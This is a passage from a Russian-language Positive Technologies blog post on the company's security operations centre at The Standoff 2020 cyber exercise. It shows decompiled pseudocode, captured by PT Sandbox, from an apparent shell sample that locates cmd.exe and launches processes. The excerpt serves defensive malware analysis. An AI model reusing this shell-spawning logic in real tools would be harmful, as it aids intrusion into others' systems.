
PT Sandbox, standoff_shell_x64_backup.zip

```
{
  Srca = 0i64;
  v14 = dupenv_s(&Srca, 0i64, "COMSPEC");
  if ( v14 )
  {
    if ( v14 == 22 )
      invoke_watson(0i64, 0i64, 0i64, 0, 0i64);
    v15 = 0i64;
  }
  else
  {
    v15 = Srca;
    v16 = Srca;
    if ( Srca )
      goto LABEL_11;
  }
  v16 = "cmd.exe";
LABEL_11:
  sub_14000B590((__int64)&v31, 0, 0x68ui64);
  v31 = 104;
```

```
    v17 = 1i64;
  }
  if ( !(unsigned int)sub_140012F0C(v10, &v31, v17) )
  {
    lpCurrentDirectory = 0i64;
    if ( !a8 )
    {
      LABEL_38:
      v20 = CreateProcessW(
        lpApplicationName,
        lpCommandLine,
        v14,
        v13,
        bInheritHandles,
        dwCreationFlags,
        lpEnvironment,
        lpCurrentDirectory,
        lpStartupInfo,
        lpProcessInformation);
      goto LABEL_40;
    }
    _LocaleUpdate::_LocaleUpdate((__LocaleUpdate *)&v22, 0i64);
    if ( *(_DWORD *) (v23 + 12) == 65001 )
```



Кейс "Как атакующие остановили добычу нефти"



появится в нашем блоге на Хабре



Полезные ссылки



Свежие статьи о The Standoff

habr.com/company/pt/blog/

 ptsecurity 4 декабря 2020 в 07:30

Глобальный SOC на The Standoff 2020: всевидящее око

Блог компании Positive Technologies. Информационная безопасность



Мы, я имею в виду [экспертный центр безопасности Positive Technologies](#), традиционно участвуем в противостоянии The Standoff уже несколько лет — с 2018-го, когда оно было частью [Positive Hack Days](#).



Бесплатный пилот продуктов Positive Technologies:

- [PT ISIM](#)
- [PT NAD](#)
- [MaxPatrol SIEM](#)
- [PT Sandbox](#)
- [PT Application Firewall](#)

THE STANDOFF